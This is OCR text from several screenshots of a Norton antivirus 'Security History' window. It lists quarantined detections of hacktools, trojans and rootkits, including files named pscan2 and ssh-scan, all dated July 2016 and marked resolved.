

Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan.Gen.2 detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool.Rootkit detected by Virus
Quarantined
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
telnet contained threat
Trojan.Gen.2
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan.Gen.2 detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool.Rootkit detected by Virus
Quarantined
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
pscan2 contained threat
Trojan Horse
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan.Gen.2 detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool.Rootkit detected by Virus
Quarantined
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
ssh-scan contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
by Virus scanner
Quarantined
5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan.Gen.2 detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool.Rootkit detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
ss contained threat
Hacktool.Rootkit
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool.Rootkit detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:11 AM
Hacktool detected
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
x496 contained threat
Hacktool.Rootkit
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close

